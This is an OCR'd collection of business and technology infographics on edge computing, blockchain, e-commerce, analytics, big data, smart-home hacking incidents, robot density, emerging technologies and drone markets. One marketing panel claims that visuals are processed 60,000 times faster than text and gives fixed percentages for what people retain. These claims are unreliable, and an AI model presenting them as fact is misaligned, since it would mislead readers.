



Edge Computing
EDGE GATEWAY SERVER
Connected Airplanes
Connected Oil Platforms
REAL-TIME ANALYTICS
TRANSACTIONAL ANALYTICS
Connected Appliances
BUSINESS INTELLIGENCE
Smart Factories
Connected Wind Turbines
Smart Streetlights
Smart Traffic Lights
EDGE GATEWAY SERVER
DATA CENTER/ CLOUD
EDGE GATEWAY SERVER
LATENCY NOT AN ISSUE
Smart Buildings
Connected Rail Systems
MEDIUM LATENCY REQUIREMENTS
Mobile Devices
Smart Grid
LOW LATENCY REQUIREMENTS
Connected Trucks
Connected Cars
EDGE GATEWAY SERVER
TechTarget

YOUR BUSINESS NEEDS VISUAL CONTENT
CONTENT WITH VISUALS GETS
94%
MORE TOTAL VIEWS
VISUAL CONTENT
IS NOW
40
X
MORE LIKELY
TO BE SHARED ON SOCIAL NETWORKS
NINETY
OF INFORMATION SENT
PERCENT
TO THE BRAIN IS VISUAL
VISUALS ARE PROCESSED
60000
X FASTER THAN TEXT
THE AVERAGE PERSON READS ONLY
20% OF TEXT
ON A REGULAR WEBPAGE
WHAT PEOPLE RETAIN
80% OF WHAT THEY SEE
20% OF WHAT THEY READ
10% OF WHAT THEY HEAR


A look at
blockchain technology
What is it?
The blockchain is a decentralized ledger of all transactions across a peer-to-peer network. Using this technology, participants can confirm transactions without the need for a central certifying authority. Potential applications include fund transfers, settling trades, voting and many other uses.
How it works:
Someone requests a transaction.
The requested transaction is broadcast to a P2P network consisting of computers, known as nodes.
Validation
The network of nodes validates the transaction and the user's status using known algorithms.
A verified transaction can involve cryptocurrency, contracts, records or other information.
Once verified, the transaction is combined with other transactions to create a new block of data for the ledger.
The new block is then added to the existing blockchain, in a way that is permanent and unalterable.
The transaction is complete.
Benefits
Increased transparency
Accurate tracking
Permanent ledger
Cost reduction
Unknowns
Complex technology
Regulatory implications
Implementation challenges
Competing platforms
Cryptocurrency*
Cryptocurrency is a medium of exchange, created and stored electronically in the blockchain, using encryption techniques to control the creation of monetary units and to verify the transfer of funds. Bitcoin is the best known example.
Has no intrinsic value in that it is not redeemable for another commodity, such as gold.
Has no physical form and exists only in the network.
Its supply is not determined by a central bank and the network is completely decentralized.
Sources: PwC, Next in Tech blog.
PwC, "Money is no object: Understanding the evolving cryptocurrency market, 2015.
strategy+business, "A Strategist's Guide to Blockhcain," January 2016.
source pwc via @mikequindazzi



7 ways to leverage #EmergingTechnologies in #eCommerce
Robotics and AI
• To identify fraudulent orders, reduce return rate and also cut down on logistics cost.
• AI-based voice-based shopping in vernacular language to enable deeper customer engagement and smoothen transition from offline to online by overcoming the language barrier (especially in the case of the 40+ age group and rural consumers).
Advanced analytics
• To optimise stock management and achieve greater efficiency – high availability but low inventory of products.
• To tailor content based on data-driven understanding of consumers' online behaviour and preferences. Also, to target the right customer, thereby leading to better a conversion rate.
VR
• To translate a digital relationship into an equally interactive and seamless offline experience in-store.
Blockchain
• To improve fraud detection, thereby enabling companies to offer a secure and transparent online medium.
• With the rise of FinTech and a vast amount of private data being hosted online, blockchain and AI are helping companies determine authenticity in multi-party transactions and expedite payment settlement.
source pwc via @mikequindazzi



BUSINESS VALUE
What should we do?
Why did it happened?
Diagnostic Analytics
Prescriptive Analytics
%
5
Descriptive Analytics
Predictive Analytics
What happened?
What will happen?



TODAY'S SMARTPHONE WOULD HAVE BEEN THE MOST POWERFUL COMPUTER IN THE WORLD IN 1985
120 MILLION PEOPLE IN THE U.S. NOW OWN SMARTPHONES UP 30 MILLION IN JUST THE PAST YEAR
FOR $600 YOU CAN BUY A DISK THAT CAN STORE ALL OF THE WORLD'S MUSIC
STREAMING VIDEO TAKES UP MORE THAN 1/3 OF INTERNET TRAFFIC DURING NORMAL TELEVISION-WATCHING HOURS
TOP 5 VIDEO STREAMING WEBSITES ARE YOUTUBE.COM, VIMEO.COM METACAFE.COM, HULU.COM VEOH.COM
LANDSCAPE OF BIG DATA
mushroom NETWORKS
30+ BILLION PIECES OF DATA ARE ADDED TO FACEBOOK EVERY MONTH
MORE THAN 1.4 BILLION CONSUMERS ARE $PENDING 22% OF THEIR ONLINE TIME USING SOCIAL PLATFORMS
92% OF THE WORLD'S DATA WAS CREATED IN JUST THE PAST TWO YEARS
BY THE END OF 2012 COMSCORE WAS CAPTURING 1.4 TRILLION DIGITAL INTERACTIONS PER MONTH
72 HOURS OF VIDEO ARE ADDED TO YOUTUBE EVERY MINUTE

avast
How secure is your Smart Home?
Smart Fridge
2015
Researchers hacked into a Samsung smart fridge, using the Google calendar to steal Gmail login details.
2013
Smart fridge hacked in a 2013 malware campaign, used to send out spam email messages.
Baby Monitors
2013
A hacker gained access to a baby monitor in Houston to scream "Wake up!" and then yell at the parents as they came to check on their frightened daughter.
2014
A hacker intruded a Baby monitor in Cincinnati, gaining control of the camera and speaker.
Smart Toilet
2013
Researchers used the Bluetooth connection in a smart toilet to take control of the device. Theoretically, they could have sprayed water from the bidet, driving up water bill costs.
Tablets / OS Concerns
2015
The Stagefright vulnerability exposed nearly 1 billion Android devices to malware, able to spy on the users.
2016
A chain of zero-day exploits, called Trident, was found that could circumvent iPhone security measures to remotely jailbreak the phone and install spyware.
2015
A hack on VTech tablets took advantage of a vulnerability and exposed the data of 6.4 million kids and 4.8 million adults.
Wireless Surveillance Cameras / Webcams
2016
A webcam in a girl's bedroom in Houston was hacked, and the feed posted online. Presumably the hack originated in a video game the 8-year-old was playing.
Streaming Media Devices
2015
Researchers broke into a Roku device, cracking its security protocols and rebooting the device remotely. They were able to look up which updates and patches a user had installed, and what versions of apps they had.
Smart TVs
2015
Avast researchers planted a possible attack vector in an entire home network through the Smart TV, which allowed them to send malicious control data to the TV and network. They also found viewer data was being sent to advertisers.
Smart Door Locks
2016
Researchers at DEF CON hacked into Bluetooth devices and unlocked them, one of the top brands being QuickLock.
Routers
2011
Hackers infected 4.5M vulnerable routers in Brazil with malware, which sent users to fake banking websites, collecting users' bank and credit card information.
2013
Researchers found vulnerabilities in Linksys, D-Link and NETGEAR routers, enabling hackers to access a connected computer's command prompt on the operating system.
Connected Thermostats
2016
Researchers installed ransomware on a thermostat at DEF CON and turned up to 99 degrees.
2014
At Black Hat Conference researchers hacked into a Nest thermostat and turned it into a "smart spy".
Coming soon:
Avast Wi-Fi Finder
- scans your Wi-Fi network to check which devices in your smart home are vulnerable
Learn more about the security of your smart home at
Mobile World Congress 2017:
Avast is discussing IoT threats and solutions in hall 2, booth no. 2G13


The Countries With The Highest Density Of Robot Workers
Installed industrial robots per 10,000 employees in the manufacturing industry (2016)*
South Korea 631
Singapore 488
Germany 309
Japan 303
Denmark 211
United States 189
Italy 185
Spain 160
Canada 145
France 132
Switzerland 128
Australia 83
United Kingdom 71
China 68
India 3
Global average 74
* Selected countries
@StatistaCharts
Source: International Federation of Robotics
statista


Health & Wellness
Immune Engineering
Gene Editing
Cancer Tumor Profiling
Predictive Biomarkers
Human Microbiomics
Cellular Therapeutics
Medtech
- Smart Assistive Devices
- Point of Care Diagnostic
Health informatics
Nutraceuticals
Information & Communication Technology
Artificial Intelligence
Natural Language Interaction
Hyper-converged Systems
Large/Small Data - Analytics
Mesh App & Service Architecture
Blockchain & Distributed Ledgers
5G
Mixed Reality (AR/VR)
Data & Cybersecurity
Medical Devices & Imaging
Super-resolution Microscopy
Artificial Organs
Optical Biopsy
Surgical Robots
Tactile Imaging
Neurostimulation
Image Engineering
Energy & Utilities
Battery Energy Management
Distributed Energy Generation
Smart Grids
Solar PV/Offshore Wind Energy
Lithium Batteries
Enhanced Oil Recovery
Global Top 60 Technologies
Microelectronics
Wearables
OLED Lighting
Next Gen Data Storage
Micro-LED
Holographic Display
Wireless Charging
Environment & Sustainability
Carbon Capture Utilization & Storage
Off-grid Desalination
Precision Agriculture
Wastewater Nutrient Recovery
Advanced Mfg & Automation
Robotic Exoskeletons
Metal 3D Printing
Collaborative Industrial Robots
CIM
Nano 3D Printing
Predictive Analytics
Sustainable Manufacturing (C&G)
Chemicals & Advanced Materials
High-strength Lightweight Materials
Corrosion Mitigation
2D Materials
Self-healing Materials
Micro- and Nano-encapsulation
Smart Glass
Sensors & Instrumentation
Biosensors
Touchless Sensing
Smart Haptics
Electronic Skin
Driver Assistance Systems

Commercial drones: low awareness, high potential?

Few companies are investing in drones despite the many potential applications.

What executives think

- *5%* are making significant investments today
- *14%* will make significant investments in three years
- *4%* believe it will be the most disruptive tech to their current business model within the next five years
- *4%* believe it will be the most disruptive tech to their industry within the next five years
- *4%* believe it will be the most important tech to cutting costs

Source: PwC 2017 Global Digital IQ Survey Base:,2,216 business and IT executives

Where we expect impact

Predicted commercial applications and market value by industry

Infrastructure
Investment monitoring maintenance, asset inventory
$45.2 billions

Agriculture
Analysis of soils and drainage, crop health assessment
$32.4 billions

Transport
Delivery of goods, medical logistics
$13.0 billions

Security
Monitoring lines and sites, proactive response
$10.5 billions

Entertainment & Media
Advertising, entertainment and photography, shows and special effects
$8.8 billions

Insurance
Support in claim, settlement process, fraud detection
$6.8 billions


Telecommunications
Tower maintenance, signal broadcasting
$6.3 billions

